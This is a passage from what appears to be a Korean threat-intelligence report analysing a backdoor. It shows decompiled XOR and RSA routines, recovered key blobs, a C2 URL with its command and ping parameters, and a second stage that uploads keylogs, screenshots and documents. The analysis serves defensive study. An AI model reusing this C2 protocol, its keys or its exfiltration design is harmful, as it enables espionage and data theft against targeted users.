not     ebx
mov     edi, [rsp+140h+var_100]
cmp     [rbp+40h+var_8C], ebx ; [rbp+40h+var_8C] : CMD 파일에서 읽어온
mov     eax, 1                                     4 바이트
```

[그림 14] Checksum 비교

- **XOR 복호화 키(0x10 바이트)**

BABD.tmp 의 암호화된 데이터를 0x1000 바이트 단위로 복호화 시 사용된다. (아래 [그림 15] 참고)

```
mov     edx, edi        ; edi = 0x1000, CMD 파일에서 읽어온 데이터의 사이즈
lea     r8, [r13-10h]
cmp     edi, 10h
cmovb   r8, r13
movzx   eax, byte ptr [r8+r14] ; XOR 복호화 키
xor     al, [r9+rsi]    ; 파일에서 읽어온 데이터
mov     [r9+r15], al    ; [r9+r15] : XOR 복호화된 데이터
add     edi, 0FFFFFFF0h
cmp     edx, 10h
cmovb   edi, edx
inc     edi
lea     r13, [r8+1]
inc     r9d
mov     r8d, [rbp+40h+var_90]
cmp     r9d, r8d
jb      short loc_180008010 ;
```

[그림 15] XOR 복호화

- **4 단계 : RSA 복호화**

3 단계의 결과물인 BABD.tmp.enc는 RSA 복호화 → BABD.tmp.tmp 생성 → BABD.tmp.enc 삭제 순으로 실행되며, BABD.tmp.tmp가 최종 복호화된 CMD 파일이다. CMD 파일 복호화 시 사용하는 RSA 개인키는 암호화되어 있으며, 호출하는 주요 함수는 아래와 같다. (아래 [그림 16] 참고)

- CryptImportKey() : 복호화된 RSA 개인키 가져오기
- CryptDecrypt() : 임포트(Import)한 RSA 개인키를 사용하여 BABD.tmp.enc 복호화

▼ RSA 복호화 코드

```
if ( CryptAcquireContextW(&phProv, 0i64, L"Microsoft Enhanced Cryptograp
{
  if ( CryptImportKey(phProv, a3, a4, 0i64, 0, hKey) )
    CryptDecrypt(hKey[0], 0i64, 0, 0, pbData, &pdwDataLen);
  CryptReleaseContext(phProv, 0);
}
if ( CryptAcquireContextW(&hProv, 0i64, 0i64, 1u, 0xF0000000) )
{
  if ( CryptCreateHash(hProv, 0x8003u, 0i64, 0, &phHash) )
  {
    if ( CryptHashData(phHash, pbData, pdwDataLen, 0) && CryptDeriveKey(
    {
      v13 = 0;
      v12 = 0i64;
      sub_18002B3B8(&v12, a2, L"wb");
      if ( v12 )
      {
        do
        {
          v13 = sub_18002BAB0(v22, 1i64, 4096i64);
          v8 = sub_18002BB78(v11);
          if ( !CryptDecrypt(v19, 0i64, 1, 0, v22, &v13) )
            break;
          sub_18002B79C(v22, 1i64, v13, v12);
        }
        while ( !v8 );
        sub_18002BC28(v12);
      }
      CryptDestroyKey(v19);
    }
    CryptDestroyHash(phHash);
  }
  CryptReleaseContext(hProv, 0);
```

▼ 암호화된 RSA 개인키

```
text "UTF-16LE", 'ca31b70aa81fa326ca017d3cd5137607bc060b3ca3130005ca0'
text "UTF-16LE", '47d3ed5607672bc730b49a3660070ca747d4cd5667673bc760b'
text "UTF-16LE", '4da3610075ca747d4ed5617673bc720b48a3670071ca707d4bd'
text "UTF-16LE", '5647d72bc730b48a3670071ca767d38d5137600bc090b31a31f'
text "UTF-16LE", '000dca0e7d46d518760abc0c0b31a31b000eca7a7d41d567760'
text "UTF-16LE", '7bc700b49a36f000dca7e7d32d51f760abc090b41a369000dca'
text "UTF-16LE", '7d7d32d568767bbc7b0b45a36b000eca7c7d43d5657602bc710'
text "UTF-16LE", 'b48a365007bca097d42d56f767cbc080b41a36c007bca087d47'
text "UTF-16LE", 'd51e7601bc050b3aa3630000ca017d32d51c767cbc740b4ea31'
text "UTF-16LE", '3000dca7a7d36d51a767fbc7d0b33a3140071ca047d3ed51176'
text "UTF-16LE", '0ebc080b31a36b007eca0b7d33d5687679bc0e0b45a319007ec'
```

▼ 복호화된 RSA 개인키

```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0000h: 07 02 00 00 00 A4 00 00 52 53 41 32 00 04 00 00  .....¤..RSA2....
0010h: 01 00 01 00 6D 45 82 14 2B A4 77 53 E1 9F F3 9D  ....mE‚.+¤wSáŸó.
0020h: BF 23 2B 7B AE E5 14 1C C5 9A B3 28 CA 25 EC 21  ¿#+{®å..Å³(Ê%ì!
0030h: BE F9 55 FE 09 1F 90 B8 FF 3C 3D 8C D0 09 73 E3  ¾ùUþ...¸ÿ<=ŒÐ.sã
0040h: D2 D7 FA CA D7 6B 40 A0 A9 0B DE 74 68 33 8B 4F  Ò×úÊ×k@ ©.Þth3‹O
0050h: 7C 39 DF DD E6 C1 57 4F 3C 48 06 5A B3 64 E5 05  |9ßÝæÁWO<H.Z³då.
0060h: C3 22 FF 6B 26 CB 67 01 4D A2 8C D1 FA BE E3 2C  Ã"ÿk&Ëg.M¢ŒÑú¾ã,
0070h: 9D B4 BF D6 F1 82 AA A9 DF B7 7E F3 B2 6F 91 BC  .´¿Öñ‚ª©ß·~ó²o'¼
0080h: 2E 03 EE 4A B0 4B 8A 87 41 B8 3A 85 44 3D B8 F2  ..îJ°KŠ‡A¸:…D=¸ò
0090h: 8B 99 A3 C6 3B 20 6F AE 6F 36 E1 9D 4A FA 76 8C  ‹™£Æ; o®o6á.JúvŒ
00A0h: F2 42 83 CF B7 13 7F E4 7C 40 3B C1 E9 E4 4C C1  òBƒÏ·..ä|@;ÁéäLÁ
```

[그림 16] RSA 복호화

- **5 단계 : CMD 비교 & 실행**

확보한 최종 CMD 파일은 비교 조건 2개, 복호화된 데이터의 사이즈 그리고 복호화된 데이터로 구성되어 있었지만 공격 대상 시스템에 어떤 C2 명령을 전송하는지에 따라 최종 CMD 파일의 데이터는 달라 질 수 있다. 최종 CMD 파일은 메모리에 복사된 후 삭제된다. (아래 [그림 17] 참고)

```
      0  ①  2  3  4  ②  6  7  8  ③  A  B  C  ④  E  F  0123456789ABCDEF
0000h: 01 00 00 00 01 00 00 00 00 F8 02 00 4D 5A 90 00  .........ø..MZ..
0010h: 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00  ........ÿÿ..¸...
0020h: 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00  ....@...........
0030h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

[그림 17] 최종 복호화된 CMD 파일(BABD.tmp.tmp)

① 첫번째 비교 조건
② 두번째 비교 조건
③ 복호화된 데이터의 사이즈
④ 복호화된 데이터 (분석 당시 2nd 악성코드로 확인)

C2 와 통신할 때 CMD 2 를 제외한 나머지는 확인하지 못했으며, 코드 분석을 기준으로 각 CMD 명령에 대해서 정리했다. (아래 [표 6] 참고)

CMD	1st 조건	2nd 조건	설명
1	0x1	0x0	/?m=b&p1=PCID&p2=a 전송, 콘솔 명령 실행 결과 전송
2	0x1	0x1	악성코드 실행 : regsvr32.exe /s 악성코드의 FILE PATH
3	0x1	0x2	Reflective DLL Injection 기법으로 메모리에서 악성코드 실행
4	0x1	0x3	CMD 2 동일

[표 6] CMD 별 명령 비교 조건과 기능

■ 하위 스레드 2 : 공격 대상 시스템의 Ping Check

공격 대상 시스템에서 수집한 데이터와 악성코드에 존재하는 데이터를 조합하여 C2로 주기적으로 전송하며, 공격 대상 시스템의 Ping Check 용도로 사용한다. 그리고 완성된 예시는 아래와 같다.

- **예시)** http://estsft.autoupdate.kro.kr//?m=a&p1=PCID&p2=Win6.1.7601x64-D_Regsvr32-v2.0.4
- m=d : m 은 mode, a 는 ping 을 의미
- p1=PCID : "1 단계 : C2 명령 다운로드"에서 설명했으므로 생략
- p2=Win6.1.7601x64-D_Regsvr32-v2.0.4 : p2 는 두번째 파라미터를 의미
  Win6.1.7601x64 : 공격 대상 시스템의 운영체제 + 플랫폼 버전
  D_Regsvr32-v2.0.4 : 악성코드 실행 방식 + 악성코드 버전

위 예시의 URL 을 C2 로 전송하면 C2 의 PCID 폴더내 ping.txt, history.txt 에 저장한다. ping.txt 는 가장 최근 데이터만 저장, history.txt 는 ping.txt 의 데이터를 누적하고 저장한다. (아래 [그림 18] 참고)

▼ ping.txt에 저장된 데이터

```
1  2021-09-02 13:07:32
2  59.15.53.194
3  Win10.0.19043x64-S_Regsvr32-v2.0.58
```

▼ history.txt에 저장된 데이터


```
1  [2021-09-02 10:01:44] <59.15.53.194> Win10.0.19043x64-D_Regsvr32-v2.0.56
2  [2021-09-02 10:02:44] <59.15.53.194> Win10.0.19043x64-D_Regsvr32-v2.0.56
3  [2021-09-02 10:03:44] <59.15.53.194> Win10.0.19043x64-D_Regsvr32-v2.0.56
4  [2021-09-02 10:04:44] <59.15.53.194> Win10.0.19043x64-D_Regsvr32-v2.0.56
```

[그림 18] PCID 폴더의 ping.txt, history.txt 에 저장된 데이터

2) C2 통신 - Email 방식


C2와 통신할 때 방식만 다를 뿐 악성코드의 기능과 역할은 HTTP 방식의 악성코드와 동일하다. 설명은 AutoUpdate.dll(MD5 : 18D94704439C9EDA33EA49EAB40D99A5)를 기준으로 했다.

Email 방식의 악성코드는 C2로 다음 메일 계정을 사용하며, C2 통신할 때 다음에서 제공하는 (CMD 파일 다운로드할 때) IMAP, (수집한 파일을 C2로 전송할 때) SMTP를 사용한다. (아래 [그림 19] 참고)




[그림 19] Email 방식을 사용하는 악성코드의 구조

다운로드한 CMD 파일 복호화는 아래 [그림 20]의 5단계를 실행하며, 이 역시 HTTP 방식의 악성코드와 동일하다. 다만 악성코드의 통신 방식 차이 때문에 2단계에서 추가 세부 단계가 실행될 뿐이다.



[그림 20] C2 통신 ~ CMD 실행 단계

공격 대상 시스템에서 수집한 파일을 C2로 전송할 때 공격 대상 시스템의 %ALLUSERSPROFILE%₩temp에 이메일 파일을 생성한다. 아래 [그림 21]은 C2로 보낼 공격 대상 시스템의 Ping Check 이메일이다.



[그림 21] Ping Check 이메일


(4) 2nd 악성코드

2nd 악성코드의 주요 특징을 요약하면 아래와 같다.

- C2 통신은 HTTP 와 Email 등 두가지 방식 사용
- 악성코드 생성 및 실행 (주로 3nd 악성코드 다운로드 및 실행)
- 키로깅, Screenshots, 문서 탈취, USB 의 폴더 및 파일 목록 탈취

■ 1st 악성코드 vs. 2nd 악성코드의 구조

2nd 악성코드는 1st 악성코드와 비교해보면 악성코드의 구조나 실행 방식 그리고 C2 통신(HTTP 또는 Email) 방식 등은 동일하다. 1st 악성코드는 2개의 스레드와 4개의 CMD 명령을 실행하지만 2nd 악성코드는 7개의 스레드와 7개의 CMD 명령을 실행한다. (아래 [그림 22] 참고)




[그림 22] 1st 악성코드 vs. 2nd 악성코드의 구조 비교

위 [그림 22]에서 2nd 악성코드의 스레드 2 ~ 5 는 Flag 파일의 존재 유무에 따라 실행 여부가 결정되며, 각 스레드와 맞는 Flag 파일이 존재하면 실행되고 존재하지 않으면 실행되지 않고 대기한다.

2nd 악성코드가 최초 실행될 때 원본 경로와 다른 경로에서 실행되므로 Flag 파일을 1 회 생성한다.

- **원본 경로 예시)**
  C:₩₩ProgramData₩₩Software₩₩ControlSet₩₩Service₩₩ServiceScheduler.dll

예를 들어 스레드 3 이 실행되려면 특정 경로에 ScreenMonitor 라는 Flag 파일이 존재해야 하므로 아래 [그림 23]의 기능을 실행한다.



[그림 23] 스레드 3 동작을 위한 Flag 파일 생성

2) C2 통신 - HTTP 방식

2nd 악성코드에 존재하는 7개의 스레드별 기능과 C2와 통신할 때 사용하는 파라미터를 정리한 것으로 각 파라미터의 의미는 아래 [표 7]과 같다.

스레드		기능	파라미터
스레드 1	하위 스레드 1	C2 명령 다운로드	1st 악성코드와 동일
		C2 명령 삭제	
		C2 명령 비교, 실행	
	하위 스레드 2	공격 대상 시스템 Ping Check	
스레드 2		키로깅	/?m=b&p1=PCID&p2=d
스레드 3		Screenshots	/?m=b&p1=PCID&p2=c
스레드 4		문서 파일 수집	/?m=b&p1=PCID&p2=b
스레드 5		USB 폴더 및 파일 목록 수집	/?m=b&p1=PCID&p2=b
스레드 6		파일(list.fdb)	/?m=b&p1=PCID&p2=b

[표 7] 2nd 악성코드의 스레드별 기능과 파라미터

- 스레드 2 : 키로깅, //?m=b&p1=PCID&p2=d
  → m = mode, b = 업로드, p1 = 공격 대상 시스템의 PCID, p2 = d (d = 키로깅 파일 업로드)

- 스레드 3 : Screenshots, //?m=b&p1=PCID&p2=c
  → m = mode, b = 업로드, p1 = 공격 대상 시스템의 PCID, p2 = c (c = Screenshots 업로드)

- 스레드 4 : 문서 파일 수집, //?m=b&p1=PCID&p2=b
  → m = mode, b = 업로드, p1 = 공격 대상 시스템의 PCID, p2 = b (b = 문서 파일 업로드)
  → 수집 확장자 : .hwp, .pdf, .doc, .xls, .ppt

- 스레드 5 : USB 의 폴더 & 파일 목록 수집, //?m=b&p1=PCID&p2=b
  → m = mode, b = 업로드, p1 = 공격 대상 시스템의 PCID, p2 = b (b = 문서 파일 업로드)

- 스레드 6 : 파일(list.fdb)의 데이터 실행 후 결과 전송, //?m=b&p1=PCID&p2=b
  → m = mode, b = 업로드, p1 = 공격 대상 시스템의 PCID, p2 = b (b = 문서 파일 업로드)

■ 하위 스레드 1 : C2 통신 및 CMD 파일 실행

2nd 악성코드의 CMD 명령 비교 및 실행 순서는 아래 [표 8]과 같다. 붉은색으로 표시된 CMD 5 ~ 7 은 2nd 악성코드에 새롭게 추가된 CMD 명령이고 C2 와 통신할 때 확인하지 못했지만 코드 분석을 기준으로 정리했으며, CMD 1 ~ 4 는 1st 악성코드와 동일하다.

CMD	1st 조건	2nd 조건	설명
5	0x1	0x64	파일(list.fdb)에 데이터 쓰기 → 스레드 6 과 연동
6	0x1	0x66	파일 생성
7	0x1	0x65	스레드 2 ~ 5 를 실행하기 위한 Flag 파일 생성
1	0x1	0x0	/?m=b&p1=PCID&p2=a 전송
2	0x1	0x1	악성코드 실행 : regsvr32.exe /s 악성코드의 FILE PATH
3	0x1	0x2	Reflective DLL Injection 기법으로 메모리에서 악성코드 실행
4	0x1	0x3	CMD 2 와 동일

[표 8] CMD 별 명령 비교 조건과 기능

- **CMD 5**

파일(list.fdb)에 데이터를 쓰면 스레드 6에서 해당 파일을 읽어서 실행하고 그 결과를 C2로 전송

- **CMD 6**


파일을 생성하는 코드는 존재하지만 어떤 데이터가 파일로 생성되고 사용되는지 확인 불가

- **CMD 7**

불상의 이유로 Flag 파일이 존재하지 않을 경우를 대비하여 스레드 2 ~ 5를 실행하기 위한 Flag 생성

■ 하위 스레드 1 : 수집한 파일을 C2 로 전송

예를 들어 Screenshot 을 C2 로 전송하기 위해서 아래 [그림 24]의 6 단계를 실행한다. 6 단계 중 4, 5 단계는 1st 악성코드의 CMD 파일 복호화 단계 중 3, 4 단계의 역순이다.



[그림 24] 데이터 전송 단계

▪ 4 단계 : RSA 암호화

3 단계의 결과물인 4D01.tmp.zip 는 RSA 암호화 → 4D01.tmp.enc 생성 → 4D01.tmp.zip 삭제 순으로 실행되며, RSA 공개키는 암호화되어 있다. 그리고 공격 대상 시스템에서 수집한 파일을 암호화할 때 호출하는 주요 함수는 아래와 같다.

- CryptImportKey() : 복호화된 RSA 공개키 임포트(Import)
- CryptEnccrypt() : 임포트(Import)한 RSA 공개키를 사용하여 암호화

▼ RSA 암호화 코드

```
if ( CryptAcquireContextW(&hProv, 0i64, L"Microsoft Enhanced Crypto
{
  if ( CryptImportKey(hProv, a3, a4, 0i64, 0, &hKey) )
    CryptEncrypt(hKey, 0i64, 0, 0, pbBuffer, &dwLen, 0x100u);
  CryptReleaseContext(hProv, 0);
}
pdwDataLen = 0;
v17 = 0;
v14 = 0i64;
sub_1800314A0(&v14, a1, L"rb");
if ( v14 )
{
  v8 = sub_18003B1F0();
  v17 = sub_18003B1E8(v8);
  v13 = 0i64;
  sub_1800314A0(&v13, a2, L"wb");
  if ( v13 )
  {
    sub_180032294(&v17, 1i64, 4i64, v13, dwFlags[0]);
    sub_180032294(pbBuffer, 1i64, 128i64, v13, dwFlags[0]);
    do
    {
      pdwDataLen = sub_180031E94(pbData, 1i64, 4096i64, v14);
      v9 = sub_18003B218(v14);
      if ( !CryptEncrypt(hKey[0], 0i64, 1, 0, pbData, &pdwDataLen,
        break;
      sub_180032294(pbData, 1i64, pdwDataLen, v13, dwFlags[0]);
    }
    while ( !v9 );
    sub_180031FE0(v13);
  }
  sub_180031FE0(v14);
```

▼ 암호화된 RSA 공개키

```
                    ; DATA XREF: sub_180008A40+4D↑o
text "UTF-16LE", '5f5055f9351bf29a5f600aaf3f84cd2c924cc785f2ae00045f6'
text "UTF-16LE", '40aad3ff7cd599239c7f0f2db00715f140adf3ff1cd58923cc7'
text "UTF-16LE", 'f4f2dc00775f170ade3ff5cd5b923bc7f2f2d900735f130adb3'
text "UTF-16LE", 'ff0cd5a923ac7f2f2d900735f130adf3f80cd5b9238c7f6f2ae'
text "UTF-16LE", '00025f650aad3ff5cd5f923fc784f2ad00765f160adb3ff7cd5'
text "UTF-16LE", '89231c78cf2a200795f180ad53ffdcd249244c78cf2a2007e5f'
text "UTF-16LE", '1a0aa73f8ccd549237c7f6f2ab00015f170ad63ffecd209246c'
text "UTF-16LE", '7faf2d5000a5f6b0aab3ff2cd5b923bc7fbf2a4000b5f6c0aa5'
text "UTF-16LE", '3fffcd219233c7fcf2a2007d5f6c0aa23ffacd219232c789f2a'
text "UTF-16LE", '7007c5f190ad93f83cd2d9245c785f2dc007f5f6a0aa73ffecd'
text "UTF-16LE", '5c9248c789f2a200095f1b0ad53ff8cd239243c7f9f2d1007d5'
text "UTF-16LE", 'f1c0aa03f8ccd529235c7fbf2d9007b5f6e0aa13f88cd26924e'
text "UTF-16LE", 'c780f2a900015f150aaf3f84cd2d9249c789f2a6000c5f6c0aa'
text "UTF-16LE", 'd3f83cd2e9238c7f7f2d4000d5f680ad33ffacd519235c7fbf2'
```


▼ 복호화된 RSA 공개키

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0000h: 06 02 00 00 00 A4 00 00 52 53 41 31 00 04 00 00  .....¤..RSA1....
0010h: 01 00 01 00 05 DA 37 C6 71 C0 0B 2A 04 75 9D 5A  .....Ú7ÆqÀ.*.u.Z
0020h: 14 3C 01 5F 4D 0B 38 F0 F8 3D 6E 4E 19 B3 09 D5  .<._M.8ðø=nN.³.Õ
0030h: 70 AD B6 EE A7 CA CB 5A 59 A4 89 B9 E4 B8 D8 01  p-¶î§ÊËZY¤‰¹ä¸Ø.
0040h: B7 6A 0C 36 1E 7D 77 98 E6 24 87 22 DC 03 49 40  ·j.6.}w˜æ$‡"Ü.I@
0050h: 08 57 F6 8C 5B 21 47 41 38 F0 D3 EE 09 29 AB 1E  .WöŒ[!GA8ðÓî.)«.
0060h: BE A9 EB B0 57 E8 8D 0C AC B4 1D 4A 60 29 F4 59  ¾©ë°Wè..¬´.J`)ôY
0070h: AD 7B 8A 8D 18 0B 77 DC 45 96 74 5B 9C F7 7D AD  -{Š...wÜE–t[œ÷}-
0080h: 7B 50 F4 4B 43 DA 8F 13 26 E6 4C 53 DA A5 18 07  {PôKCÚ..&æLSÚ¥..
0090h: A0 27 51 E2                                      'Qâ
```

[그림 25] RSA 암호화

▪ 5 단계 : XOR 암호화

